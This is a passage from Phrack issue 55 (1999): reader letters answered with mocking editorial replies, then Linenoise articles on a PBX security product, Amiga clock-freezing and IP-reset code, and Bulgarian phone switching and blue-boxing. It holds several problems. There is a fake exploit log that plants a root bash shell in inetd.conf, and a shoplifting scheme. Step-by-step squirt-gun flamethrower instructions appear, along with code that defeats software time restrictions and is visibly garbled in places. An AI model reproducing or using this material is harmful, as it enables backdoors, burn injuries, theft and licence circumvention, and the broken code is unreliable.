badside: getting cought-this happens when you peeloff stickers and slip the cds into the bag-if you don't get cought, then you will be fine.

[It's "C-A-U-G-H-T" you cantankerously dimwitted Carolyn meinel-esque ... uh.. Tool.]

the earnings: I got $50.00 to $80.00 a day!!!

[Yes, but this money is income from the insurance settlement (never let your children drink bleach and ammonia and then jump up and down).]

if you do it 2 or 3 times a day (or more) at different stores, you could get $100.00 to $200.00 easily!!!

[Or you could get a real job.]

- con-x

hi there!

[WELL HELLO THERE!]

Can you say to me what type of language have you used to make your counter code?

[Hrm. I dunno. My counters are all made out of little tiles.]

Better, can you send to me this code for my experiements...

[Not really. I have my computer hooked up to an abacus. Don't ask. It's complicated.]

Thanks for all

0x1a>--

Hello, friends, I want to congratulate you and tell you gon on, your stuff is the best.

[DAMN FUCKING RIGHT!]

I need some direccions of www where I can find information about phreaking in spanish, so I can read it more easily.

[Well... Let's see.. There's the Lambada, the forbidden dance... It's pretty freaky and scandalous.. Of course you can't go wrong with some Ricky Martin! I hear the Latin women go bonkers for this guy! Positively nutso freaky jiggy!]

Thanks you very much, continue with your job!!

[FULL STEAM AHEAD!]

Rodrigo

0x1b>--

```
Storm# fake -s xxx.254.160.11 'echo /etc/inetd.conf >> 510 stream tcp
nowait root /bin/bash /bin/bash -i -s'
Starting the remote shell exploit ...

done!
Storm# fake -s xxx.254.160.11 'echo killall -HUP inetd'
Starting the remote shell exploit ...

done!
Storm# telnet xxx.254.160.11 510
bash#
```

[Hey. Great. Fake logs of someone not breaking into a false machine. CAN YOU SPOT THE ERROR!]

0x1c>--

hey there in one of your first articles in issue 2 or 3 you mentioned blow guns well i have a few improvements that can be used to make them more durable/lethal. such as easy to make poisons (numbing/sleeping/etc.) made from everyday herbs (tried and true) farther range and ease of use.

[OOOOOk. Rite. Just where do you people come from? Seriously. Are you bred in some underground laboratory, run _by_ retards, _for_ retards?]

them implication are easy to see such as annoying dogs being put to sleep etc etc... :-) write back if you want some directions

['them implication'? Ah, let me guess. You're from the South, you never went to school because you were 'educated' at home by your cousin-mother. If the natural selection club doesn't weed you out first, I'm sure you'll do it on your own somehow.]

0x1d>--

I have been reading phrack for some time now and am completely pissed off with the total lack of good hacking suggestions.

[This isn't a fucking craft store. Don't expect us to assemble the thing just so you can paint it and say it's yours.]

I have tried to implement a number of these ideas, and they just dont work against my web site (http://www.XXX.govt.nz) even though it is on NT and is protected with a minimal amount of security behind a borderware 5 firewall.

["Hi. I'm coyly trying to get a site targeted that isn't my own".]

perhaps you can try and hack my web site and prove me wrong!

[Perhaps I can try and dig for oil in my backyard! Not likely.]

yours in frustration

[Mine in ambivalence.]

- Brian A. Scott
Internet Security Consultant

[No you're not.]

0x1e>--

Alright, a device I thought up that I have never seen plans for online (save my own shitty pages) is called the airhorn grenade. Basically, all that it is is an ordinary airhorn with some tape over the trigger so that it can be thrown into someone's yard, preferably at night, and wake up the whole goddamn neighborhood while giving you ample time to run/drive/bike a long distance away from the whole scene. Dogs will bark, police will be called. Try to toss it into some bushes or other inaccessable area. This may not be the most interesting and complex text, but I have faith that it is the first to document the simple as hell airhorn grenade. I'm sure many people could have thought this up themselves, but then I guess someone would have written about it. Oh well. Have fun, and orcae ita.

[MY GOD THAT'S BRILLIANT! Take a cut out of petty cash and buy yourself something special! Tape! Who would have ever thought of something so elegantly absurd! GENIUS! The simplicity is absolutely amazing and at the same time subtly obtuse! Yes! WAIT! It's more than that! It's actually less like genius and more like the idea and/or sensation of slamming your penis in a dictionary or some other large manual.]

0x1f>--

not really sure how to address you...

[The Sultan of love.]

I have made a big mistake.

[If you're here, you must have done something wrong!]

I crashed my computer with out having any information on how to bring it back up.

[Did you try an encyclopedia? They have lots of good information!]

My computer doesn't want to access the cmos or anything but the a-drive.

[Well, you need to show it who's boss! This is the 'break-in' process where you make it your bitch. Just keeping slappin until it learns.]

I have contacted zenith data systems and they don't have the disks anymore.

[BASTARDS!]

If you or anyone you know has some type of disk or file or any information on how I can bring this computer back up. I would really like to do it myself. You know to see if I can.???

[Yes, let me consult my vast database of CMOS burning utilities. Give me some time, it's kept over at my mansion in the Hamptons.]

Thank you for you time and expertise.

Sincerely,

- Mitch Rhymer

[Dude, is that your hip-hop name, or your real name?]

0x20>---

Hi, I recently visited your site and was amazed at the information and articles you had archived. I am a man of curiosity and am in search of information that the government would rather an "average" citizen not have. I am not a Fed or any type of law officer or such, I am truly just interested in obtaining "security" of my liberty. Most the stuff on your site is Greek to me, (hacking systems, etc.). Do you know of any great sites that are controversial that inform the average Joe. I found your page by searching "anarchy." Let me give you an example of what I am looking for and maybe that will help you since my request is so broad. The government would rather all of the citizens no own guns, bombs, etc., (in fact, I believe the whole David Karresh/Waco, Texas thing was because Big Brother was uneasy with the arms they were storing). I don't need conspiracy groups, but I want as much info as I can get before the Government starts regulating us over the internet - and you know it will soon come to that!

Thanks if you can help!

- Darryl

[Ok. Darryl. I want to talk to you for a minute. Yes, it's ok.. Cmon out from under the bed. Put down the flashlight and take the pot of your head. It's time you come to terms with the delusional episodes that tear through your life. They're ruining your otherwise mundane life. Your father and I are going to get you back on your program. Yes. I know. The shots hurt, the medicine tastes horrible and the shock therapy is rough. But it IS for your own good. We just don't want another breakdown like the time you held Ms. Lancaster hostage for 3 days because you thought she was 'stealing your thoughts'.]

0x21>---

if you have can you send me illegal credit card number ?

[Try: 8921-129-123939-989450-129586-98489-129094-09102-03209-3. Expires 05/03.]

thanks

- jeremy15

0x22>---

hi..i wonder if you could take time to answer a question for me,it would be most appreciated..I was contacted by a girl on ICQ and she asked if she could send me a picture..after the picture had been sent,this girl proceeded to tell me what i had on my desktop, which sites i had visited,what files i had on my computer,then she started deleting files from my hard drive...can you tell me how she got access to my computer and how i can stop this in future..

[Jesus H. Christ. This just goes to show you... If I've said it once, I've said it 1000 times: STAY THE HELL AWAY FROM GIRLS ON IRC/ICQ/AOL CHATROOMS. Lord knows I've learned MY lesson.]

many thanks
- A.Bramley

0x23>---

Will you help me?

[In all likelihood, no.]

E-mail back and I will give the info you need to assist me.

[I have all the info I need right here --> > . <.]

It is crucial that I get help. My schooling depends on it.

[This sounds like a job for "SHOULD HAVE FUCKING STUDIED".]

MESS WITH THE BEST DIE LIKE THE REST!!

[You're so going to be on welfare when you get older.]

- ACIDBURN

[Elite handle 'cos it's true!]

0x24>---

i'm sorry if i have written to the wrong person.

[Hey man, if you've made it here, you're definitely talking to the right guy.]

but i really need help hacking into someones personal computer.they have some info in their icq programme and their e-mail about me that will eventually screw me over.

[Well, that's what you get when you netsex little boys and girls. Shame on you Richard.]

i just need to know how i can access their comp to either wipe out the entire hard drive or just the desired info.... i have the e-mail address of the person mentioned and their ip number..that is it...please help if you can....

- richard

0x25>---

you know your phrack archive article no.2, p2-4? (the one on blowguns by the pyro.) i have no idea on how to make the darts right. i read the phile over, and over, but i can't get a picture in my mind on what to do next, can you please tell me where i can get some pictures

[Ok. How about this: >oo-- Or this one: }==>]

or something that can tell me better?

[Do you mean like a priest?]

or if not, can u help me? i would really appreciate it...thanx for your time!

0x26>---

congrats on the great page, (as if you dont hear that enough) i read you made it to tv, will that highten security on your page? most places have disclaimers saying if you dont meet the standards dont enter,

[We have one saying 'you must be this tall to hack this site'. And then there's a jpeg of a midget holding a pickle.]

i find yours doesnt, i was wondering if you being on tv, could risk you losing the page,

[Well, I kept it throughout my 18 month stint on 'The Facts of Life' so I don't why see this should be any different (I played Tootie's boyfriend who had a secret life as a gay circus animal trainer. Towards the end of the last season though, ratings dropped so they had me eaten by a bitchy llama).]

try not to make me look like a total ass

[I can only do so much, Ben.]

- ben

0x27>---

hi my name is Zero X9. I am in desperate need of help.

[Bro, go to a doctor. Rashes 'down there' are nothing to fool around with. You'll know better to 'look not touch' next time you see a dead animal.]

i have a computer swiped from a local school that has At Ease on it. i either need a place to get an overwrite password or Dis Ease 1.0.

[My advice is to return the computer you fucking vandal.]

Thank you for your time.
Sinceraly,
- Zero X9

0x28>---

I wonder if you guys can help me. I'm trying to hack into a certain individual's e-mail --I have everything I need -- except the password and unfortunately I Don't know an easy way to generate the correct one Is it possible to get in through the web?-- I do not have direct access to the server--only a dial up connection.

[SWEET FUCKING CHRIST MAN! DO YOU THINK IT'S JUST THAT EASY? If it was we wouldn't be making the millions we do and sexing up super models. FUCK. DON'T TRIVIALIZE IT.]

PLEASE
Can you help me.

[Get a job.]

0x29>---

this is how to make a flame thrower out of a squirt gun

[This is how to set yourself, your sister and your shanty on fire.]

items:
super soker (doesn't matter just use what you have or wanna get)

[Huh? What I have or wanna get? That's a pretty vague instruction.
I want my money back, this kit is bunk.]

gas/or flamable liquid
a lighter (the grill ones that have the red handle and the long black thing at
the end)

[Hrm. I thought the long black thing with the red handle was something
else. Maybe I'm thinking of some other prod-like instrument.]
tape

how to make:
its easy!!! tape the lighter to the barrel part of the squirt gun (where ever
it fits best) fill the squrit gun with the flamableliquid of your choice
and its done

how to use:
pump it up press the button on the lighter(so it turns on thats a givin)
then point shoot

tip: use oil to make it thicker (not too thick or it won't come out) and
it
will stick better to where you shoot it

0x2a>---

Hi I love your magazine, and hacking a lot, so instead of calling myself a
hacker I call my self a Phracker may i have the permission to do that, please?

[No. Go rm yourself.]

0x2b>---

Goog morning!

[Goog afternoog!]

Sorry for my very-bad-english: that's because I'm mailing from Spain,

[That's still no excuse. Even that Spaniard from the Princess Bride
spoke pretty good English, and he spent his whole life sword-fighting.]

where people speak a strange language called Spanish.

[Other people's cultures are funny!]

OK, now I've learned some new words, appart from fuck, shit, ass, snot,
and milk twice,

[I see they're pretty up to date there in European schools!]

so I think in this moment I'm able to send you this apocalyptic mail.

[Oops! Moment's passed. Email is now slightly less than dire, and
maybe a tiny bit foreboding.]

Well, i'm searching some revolutionary method to produce a substance
called speed (metamphetamine)

[Dude, didn't you see that movie "Go"? All you need is to sell aspirin
and cold tablets to thick-headed suburban kids.]

beggining from a nose inhalator (Vicks in my country), and I've listened somewhere that is explained in a magazine called "Prhack".

[Prhack is our marketing arm. They take care of all of the t-shirts mugs, mouse-pads, feeted pajamas, muzzles, and garrote wire.]

I haven't found this name in a magazine so I guess that should be the incredible "Phrack" Magazine. Is it true?

[No, no, no, Phrack is widely touted as 'inedible'.]

If the answer is afirmative, please tell me in what number appears, or directly the explanation.

[Magic 8-ball says '0'.]

Thank you very much!!!

0x2c>---

Exactly who is this loser who has nothing better to do than screw with people trying to earn a living??

[Initially, I had no idea what the F you were talking about. So, in the interest of time-wasting, I dug a bit. The article you refer to, but conveniently don't quote or mention, is P45-19. Next time, at least drop a URL to the article in question. I now have no choice now but to ridicule you. Granted, I probably would have done it either way, but now I feel justified.]

I realize that this is an old, archived article, but come on.

[Well then maybe you should have quoted or referenced it in some way so people would know what the hell you are talking about.]

This stuff is asinine, petulant, childish,

[You forgot fatuous, fractious and puerile! And smackdab-u-licious!]

"I'm pissed off at the world because my daddy didn't buy me a BMW" shit!

[I'm pissed at the world because no one has taken my idea for using hair as currency seriously. I mean, think about it.. We could all grow our way into financial independence! Of course the alopecians among us would be a bit impoverished... We could make them our slaves!]

And the part in the last paragraph about "molesting kids in the playland" reveals his pedophilic nature.

[Maybe he meant 'bolstering kids in the playland'. So, in actuality he was completely supportive of their whimsical nature. That's what I think he meant.]

Maybe he should be placed in the local "pen" and have "Bubba" teach him all about the birds and the bees.

[FOUL! Unnecessary use of excessive quotation. 100 yard penalty.]

Oh, and nice disclaimer, by the way.

[Thanks man. I worked on it myself.]

Releasing yourself from legal ramifications does nothing for the moral side of the issue.

[Morals are subjective and vary from person to person.]

Are you pedophiles??

[I'm an audiophile. Is that the same thing?]

Is John Wayne Gacy on your staff??

[John Wayne Gacy is dead, moron. Furthermore, I do believe Gacy was a bit more than a pedophile. He murdered 33 people. Phrack staff collectively have only about 7 under their belts.]

Entertainment purposes?? Who the hell are you trying to entertain??

[Ourselves first. Everyone else, second.]

Cybergeeks whacking off to pictures of six year olds??

[Hey man, what you do on your own time is your own thing. We at Phrack subscribe to the 'don't ask and for the love of god don't tell' policy. You sick, sick man.]

Claim no responsibility??

[With Freedom comes responsibility.]

Then why the hell post the article?

[*shrug* I didn't. Look at the date. It's more than 5 years old. Who the hell are you ranting to? Certainly no one that cares. I wasn't even at the helm back then. Cry someone else a river.]

Draw the line. There is no comedic value in telling people to "molest" children just to piss off McDonald's restaurant. If he doesn't like the place, DON'T FUCKING GO THERE!!!!! And don't publish articles of this nature if you don't want to be grouped with the author as an advocate of twisted behavior.

[If YOU don't like the magazine or its contents, DON'T FUCKING READ IT.]

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 03 of 19]


----------[P H R A C K 5 5 L I N E N O I S E]

--------[Various]

0x01>---

SecurPBX using SecurID

by pbxphreak <chris@lod.com>



SecurID Token:

The SecurID token provides an easy, one step process to positively identify network and system users and prevent unauthorized access. Used in conjunction with Security Dynamics Server software, the SecurID token generates a new unpredictable access code every 60 seconds. SecurID technology offers crackproof security for a wide range of platforms in one easy-to-use package.

Highlights:

- Easy, one-step process for positive user authentication
- Prevents unauthorized access to information resources
- Authenticates users at network, system, application or transaction level
- Generates unpredictable, one-time- only access codes that auto- matically change every 60 seconds
- No token reader required; can be used from any PC, laptop or work- station ideal for remote access and Virtual Private Networks
- Works seamlessly with ACE/Agent for secure Web access
- Tamperproof

The Solution:

For a sophisticated hacker or a determined insider, it doesnt take much to compromise a users password and gain access to confidential resources. And when an unauthorized user enters a supposedly secure system all privilege definition and audit trail functions become virtually meaningless... in essence, the damage is done. Single-factor identification a reusable password is not enough.

To identify and authenticate an authorized system user, two factors are necessary. Factor one is something secret only the user knows: a memorized personal identification number (PIN) or password. The second factor is something unique the user possesses: the SecurID token.

Carried by authorized system users, SecurID tokens available in three models generate unique, one-time, unpredictable access codes every 60 seconds. To gain access to a protected resource, a user simply enters his or her secret PIN, followed by the current code displayed on the SecurID token. Authentication is assured when the ACM recognizes the tokens unique code in combination with the user's unique PIN. Patented technology synchronizes each token with a hardware or software ACM. The ACM may reside at a host, operating system, network/client resource or communications device virtually any

information resource that needs security.

This simple, one-step login results in crackproof computer security that easy to use and administer. The tokens require no card readers or time-consuming challenge/response procedures. With SecurID tokens, reusable passwords can no longer be compromised. Most importantly, access control remains in the hands of management.

SECURID PINPAD:

An added level of security can be implemented with a SecurID PINPAD token. The PINPAD token enables users accessing the network to login with an encrypted combination of the PIN and SecurID token code. Using the keypad on the face of the PINPAD token, a user enters his or her secret PIN directly into the token, which generates an encrypted passcode. This additional level of security is especially appropriate for users in application environments who are concerned that a secret PIN might be compromised through electronic eavesdropping.


SecurID tokens are ideal for any environment. The original SecurID token conveniently fits into a wallet like a credit card. The SecurID key fob offers a new dimension in convenience to those customers requiring high levels of security in multiple environments, along with compact size and durability. In addition to providing the same reliable performance in generating random access codes as the original SecurID token, the SecurID key fob comes in a small, light- weight format.

SecurPBX

Ok. Plain and simple. SecurPBX is a product to protect PBX systems worldwide and automated Help Desk functions.

SecurPBX provides remot access security for telephone lines, modem pools, voicemail ports, internet access lines, and the maintenance port on PBX systems. Used in conjunction with Security Dynamics SecurID, SecurPBX protects valuable PBX resources from remote access by unautorized callers without comprimising the conveniences of remote telephone and data access to teleworking or traveling employees.

Callers dial specific numbers on the PBX for long distance services. As an adjunct to the PBX and a client to the server, SecurPBX recieves the callers request for resources. Functioning as a client, SecurPBX requires remote callers to provide SecurID user authentication and an authorized destination telephone number before being transfered to the desired resource. SecurPBX transmits the credentials to the server for authentication and simultaneously validates the telephone number by user specific permissions and denials. SecurPBX integrates with the PBX to process the call based on the validity of the caller via SecurID and the destination number attemped.



Each SecurID card is a visually readable credit card sized token or key which is programmed with Security Dynamics powerful algorithm. Each card automatically generates an unpredictable, one time access code every 60 seconds. The token is conveinent to carry and simple to use and is resistant to being counterfeited or reversed engineered.

SecurPBX extends the secure working enviroment of an organization to remote locations. SecurPBX applies user specific calling restrictions before any call is completed to prevent unauthorized toll charges and misuse of PBX resources. The time of day, volume of calls per user, destination telephone numbers (restricted to NPA and NXX) and customizable classes of service add a vital layer to access security without compromising the conveinience of having remote access to telephone resources. SecurPBX logs all successful and unseccessful attempts including the destination telephone number. Caller ID/ANI if available also provides the origination telephone number, pin pointing the location of the caller.

Highlights of SecurPBX:

- Compatible with all major PBX vendor types.
- Cost effective remote access security for PBX resources.
- Prevents unauthorized access to valuable voice and data resources.
- Secures remote long distance, and alternative method for replacing calling cards.

- Works in conjunction with each users SecurID card.
- Centralized network authentication and security administration.
- Easy to Use, voice prompting available in multiple languages.
- Audit trails and reporting assure true caller accountability.
- Caller ID/ANI option provides originating telephon number identifying hacker locations.

SecurPBX operates in Microsoft Windows NT enviroment. Callers and data users achieve seamless access to PBX resources with validation data gathered as efficiently as using a calling card and/or attemping a standard logon procedure. In many cases, SecurPBX can be a calling card replacement and may also be used with cellular phones to combat calling card fraud. Fraudulent or suspect callers are denied access before toll charges and resources damage occur.

Typically, securing a PBX from unauthorized remote access has required disabling remote access to the PBX. Using dynamic, two factor authentication through the server and validation destination numbers dialed, SecurPBX systematically locks out unauthorized callers preventing toll, voicemail, and data fraud. This provides a secure access point for teleworking resources.

SecurPBX uniquie voice identification:

SecurPBX is a unique indentification solution providing secure remote access to all major PBX or Centrex telephone systems. Protected resources included are:

- Long distance lines and trunks
- Voice mail access lines
- Call centers
- Interactive voice response systems and audio response units

Access is controlled through postive identification by their unique, individual voice prins. SecurPBX uses SpeakEZ voice print speak verification service tehcnology to efficiently allow access to authorized callers while eliminating access to unauthorized callers. The SpeakEZ voice print system is recognized as the best in the voice verification industry today.

Significant investments in telephone resources simple cannot be protected

by traditional static passwords or PINs. When making a telephone call from any telephone using your calling card number, the one condition verifiable as certain by the PBX or phone company is that someone is making a call with a known authorization code, however, it could be anyone. Casual calling by unauthorized personnel, recognized as a major misuse of corporate telephone resources, must be controlled if not eliminated. SecurPBX provides that capability to your organization.

SecurPBX prodives reliable, independant two factor user identification and authentication. Factor one is something the users knows: a memorized personal identification number or password. The Second factor is something unique the user possesses: his/her own voice print. Each caller is required to merely speak his/her chosen password which is compared to a stored voice print. The password can be in any language or dialect.

SecurPBX extends the unique user authentication provided by SpeakEZ voice print to include user specific calling restrictions. Time of day, volume of calls per user, destination telephone numbers which are restricted to NPA and customizable classes of service add important layers of access security without compromising the convenience of remote access to telephone resources.

Highlights:

- Compatible with all major PBX vendor-types and Centrex
- Cost effective remote access security for PBX resources
- Prevents unauthorized access to valuable voice resources
- Secures remote long distance
- Non-intrusive security, callers are validated by their own voice prints
- Language independent passwords
- Centralized authentication and security administration
- Easy to use, voice prompting available in multiple languages
- Audit trails and reporting assure true caller accountability
- Multiple voice prints available per user

Remote Access Security Solution:

Optionally, after authentication, SecurPBX administrators can manage user permissions and denials on from either the same SecurPBX workstation or from another workstation connected via a LAN or remotely by modem in a Windows friendly environment.

Long distance callers achieve seamless access to PBX outbound trunks with validation criteria gathered as efficiently as a calling card and as easily as talking to a telephone attendant. Fraudulent or suspect callers are denied access before any damaging toll charges can occur.

SecurPBX logs all calls, successful and unsuccessful, including the date and time, user ID, and destination telephone number. Depending on the PBX type, Calling Line Identification ANI may be used as part of the validation process and in those cases, will also be logged. Log information can be exported to an external spreadsheet application or displayed in reports generated by the SecurPBX Administrator.

SpeakEZ Voice Print:

SpeakEZ Voice Print Speaker Verification is a highly effective method of confirming a caller’s identity. The service is based on the fact that each person’s voice is uniquely different, and, as a means of identification, is highly reliable. Speaker Verification is an application of the SpeakEZ Voice Print technology which compares a digitized sample of a person’s voice with a stored model "voice print" of that individual’s voice for verification.

- Authenticates the caller as opposed to information (i.e. PIN) or a piece of equipment.

- Easy to use, language independent
- Safe: a voice print cannot be lost or stolen
- Cost-effective: does not require special hardware for the caller
- Virtually fraud-proof: a voice is difficult to forge

Applications of SecurPBX:

- Secure Telecommuting (all valuable PBX resources)
- Call center user authentication
- Securing Interactive Voice Response (IVR) and Audio Response Units (ARUs)
- Help Yourself suite of products for help desk automation (ASAPTM - ACE/Server Administration Program - PIN reset, SecurNT - Windows NT password reset, E-Help Desk - Entrust/PKITM profile recovery)

Technical Requirements:

Telephony platforms	:	All major PBXs including Nortel, AT&T, Rolm and Mitel
Processor	:	100% IBM compatible PC, Pentium 133 minimum
Disk requirement	:	Hard disk 1 gigabyte minimum, 32MB RAM for Switch I nterface, Client software, 8 MB for Administrator software, actual storage based on size of user population
Capacity	:	An unlimited number of users may be administered and issued SecurID Cards. 32 simultaneous voice channels per Switch Interface
Configuration	:	Multiples of 4, 12 and 24 line telephone interfaces
Management	:	SecurPBX Administrator includes extensive administrative menus in user-friendly Windows 3.1 and 95 environment, real time monitoring and management of multiple PBX sites

Conclusion:

SecurPBX is defiantely the way to go to prevent your data and PBX systems from getting hacked and abused.

0x02>---

<++> P55/Linenoise/ckludge.c !2231f4cc

```
/*                                                                      */
/* CKludge.C (Amiga)                                                    */
/*                                                                      */
/* If you are a PC user you can port this C source easily.              */
/*                                                                      */
/* You might even want to use it to fix your fucking millenium bug...   */
/*                                                                      */
/* Ha! Ha! Ha! 2000 is nigh.                                            */
/*                                                                      */
/* Clock Kludge 1.0 by 'The Warlock'                                    */
/*                                                                      */
/* This little patch will freeze your clock - useful if you wish to bypass  */
/* time restrictions imposed by many programs...                        */
/*                                                                      */
/* It works by patching the level 3 IRQ vector, vertical blank, to hold the */
/* complex interface adapter internal time of day clock registers to zero.  */
/* ($bfe801 = TOD lo, $bfe901 = TOD mid, $bfea01 = TOD hi)              */
/*                                                                      */
/* Should work on all Amiga models.                                     */
/*                                                                      */
/* Handles relocated vector base correctly.                             */
/*                                                                      */
```

```
/* Compiling info: lc2 -v (disable stack checking so no need to use le.lib) */
/*                                                                          */

#include "exec/types.h"
#include "exec.memory.h"
#include "exec/interrupts.h"
#include "hardware/custom.h"
#include "hardware/intbits.h"

struct Interrupt*VertBIntr;
long count;

main()

{

  extern void VertBServer();

*/ allocate an Interrupt node structure */

    VertBIntr=(struct Interrupt *)
      AllocMem (sizeof(struct Interrupt),MEMF_PUBLIC);

    if (VertBIntr==0){
      printf("not enough memory for interrupt server");
      exit (100);

}

/* initialize the Interrupt node */

VertBIntr->isNode.1n_Type=NT_INTERRUPT;
VertBIntr->isNode.1n_Type=Pri=-60;
VertBIntr->isNode.1n_Name="Clock Kludge";
VertBIntr->is_Data=(APTR)&count;
VertBIntr->is_Code=VertBServer;

/* put the new interrupt server into action */

AddIntServer (INTB_VERTB,VertBIntr);

/* wait for user to type 'q' */

printf ("Type q to quit...\n);
while (getchar()!='q');

/* remove interrupt server */

RemIntServer (INTB_VERTB,VertBIntr);

/* free memory */

FreeMem (VertBIntr,sizeof(struct Interrupt));

}

/* the VertBServer might look like this */

XDEF _VertBServer

_VertBServer:

  clr.b $bfe801  ; clear TOD lo
  clr.b $bfe901  ; clear TOD mid
  clr.b $bfea01  ; clear TOD high

  move.l a1,a0   ; get address of count
  addq.l #1,(a0) ; increment value of count
```

```
  moveq #0,d0    ; continue to process other vb-servers
  rts            ; must be rts NOT rte

  end            ; eof
<-->
0x03>---------------------------------------------------------------------
<++> P55/Linenoise/IPChange.asm !85660240
*--------------------------------------*
*
* IPChange.Asm (DevPac) by 'The Warlock'
*
* Nowadays almost all ISPs allocate dynamic IP addresses, meaning your IP
* address will change for each connection you make.
*
* On a shitbox PC, a reset causes the CD signal on the serial port to go low,
* meaning that the connection is lost and you must initiate another.
*
* On an Amiga, a reset does not pull the CD signal low, meaning that
* reconnection is possible.
*
* When you reconnect, your ISP allocates another dynamic IP address, so in
* effect, you have changed your IP address without starting a new connection!
*
* Create a batch file called ipchange.bat as follows:
*
* echo > s:reconnect
* wait 5
* cpu nofastrom > nil:
* ipchange
*
* Make the following additions to your startup-sequence:
*
* if exists s:reconnect
* delete s:reconnect > nil:
* execute <your internet startup script>
* else
* endif
*
* Now, whenever called, ipchange.bat will reset, and automatically load your
* internet software for quick reconnection.
*
*--------------------------------------*

                opt     c+,d-                   case sensitive no debug

                section ,code                   code section

*--------------------------------------*

START           bra.s   MAIN                    call main

*--------------------------------------*

ID              dc.b    "$VER:IPChange V1.0 by 'The Warlock!",0

*--------------------------------------*

                cnop    0,4                     32 bit alignment

MAIN            move.l  4.w,a6                  exec base a6
                jsr     -$84(a6)                call forbid()

                move.l  4.w,a6                  exec base a6
                jsr     -$78(a6)                call disable()

                lea     RESET(pc),a5            supervisor code a5
                move.l  4.w,a6                  exec base a6
                jsr     -$1e(a6)                call supervisor()
```

```
*--------------------------------------*

                cnop    0,4                     32 bit alignment

RESET           lea     2,a0                    kickstart rom jump vector
                reset                           kickstart rom remapped
                jmp     (a0)                    kickstart rom restarted

*--------------------------------------*

                end                             eof

*--------------------------------------*
```

<--->

0x04>---

THE BULGARIAN PHREAK SCENE

by TOKATA (firestarter)...

What to say about the Bulgarian phreak scene - is there really one?

Hmmm... it's a bad new - in Bulgaria there aren't any phreak-wise peoples at all... But almost second fucked bastard, which has a computer, is interested in hacking. Bastards, which don't know any programming language; their hard drive is full with games, MP3s and porno JPG files; hang on Internet and download hacking programs. They use them (or ask someone to show how to work with them) and imagine - they a superhackers. So Bulgaria is full of motherfucking lamers.
We have an electronic underground magazine named "Phreedom Magazine", but the hacking is the main theme. No phreak articles, because there aren't any phreak authors. So, read...

Bulgarian phone system - the best phone system in the world! :)))

Hmmm... how to begin... err... So, 98% from our local tandem exchanges are SxS A-29 type (made by Siemens). A typical SxS exchange - no computerization, strowger switches, sleeve. The impedans is 600ohms, the battery by off-hook is 60V, by on-hook - 10V. The resistance range is within 0-1600Ohms, the current - within 15-100mA, but usually is 40-60mA.

A mini Bulgarian crossbar system (KRS-200) is used in some small villages (up to 200 subscribers). As transit national exchange is used "Crosspoint" (made by Siemens too) aka ESK-1000. The Crosspoint's switch is a ESK-relay. ESK stands for Edelmetal-Schnell-Kontakt auf Deutsch. Also "Crosspoint" is used as local tandem in some of the big cities.

In Sofia (our capital) is located a transit international exchange MT-20 (by THOMSON - France). Also year ago our Telco began to install real digital switching systems there. But the tax for these is terrible and their subscribers are companies, offices and some bastards with a lot of money... and the most of capital ISPs ;)

The cables are quite old, there is much of background noise in the handset, the modem connections are terrible - with a 14.4K modem the average speed is 1000bps, it drops you on every 3 minutes. After rain there is no subscriber with normal connection.

So the number detection here is too hard. By us ONLY the calling party can drop the connection. So if you want to catch someone, you make a complaint to the telco. She put on your Linefinder a device, named 'dog'. That 'dog' effects on the switch contacts, so you can hold the connection. After that, you call the Telco from the neighbors and they catch the called party number by the wires. But 'the dog' don't work by long distance conversations. Also we have an ANI equipment, named 'AMUR' or 'SKAT', specially designed for SxS switches, but in the villages and very small towns, there isn't any ANI. So with ANI the Telco can catch you, but they don't use it for normal cases, I

think, you know 'why' ;))) But if you make a call from a different area the Telco can't catch you even with the help of ANI :) But nobody knows that :(All the people think: "The Telco ALWAYS CAN DETECT your number! There is no chance to mislead them". Blah, what for idiots. Btw I try to test here the forced ANIF, so I hope to get it in work. In my town (47 000 citizens) we have ANI equipment, but all the Telco employers says - it's used only for subscribers info. The billing information here is still collecting with the help of photographs. No operator comes on my line when I flash the switchhook.

Signaling

I devoted a 2 years on learning the signaling methods in Bulgaria, but:
1. There aren't good tech books about signaling. In some books it is mentioned quite cursory. 70% and higher about signaling I have learned from several Phrack articles.
2. Nobody from the local Telco in my town knows anything about this. I talked with a few high educated employers, but they knew less than me :(

Well, I have learned the following from the books (and from other places): N4 and N5 is used on international circuits, otherwise R2 is used. Well, I know that "Crosspoint" uses R2, but I'm not sure that the stupid A-29 (SxS type) uses the R2 signaling system. Also, I have read in a tech book, that (!) R2 is in-band signaling system. But we all know, that this is not true, because the blow-off frequency for R2 is 3825Hz.

The major multiplexing is FDM with 4KHz channels. So if you whistle 3825Hz tone in the microphone, when speaking on LD, the other end will hear that. So we try to blue box with programs. If that success, we will announce that :) But I think - there are line and rejector filters at the end of our trunks and the signal must be clear (a straight sinusoide). An telco employer said to me, he heard about 2100Hz signal, but he wasn't sure :(Can anyone help?

Our beloved Telco

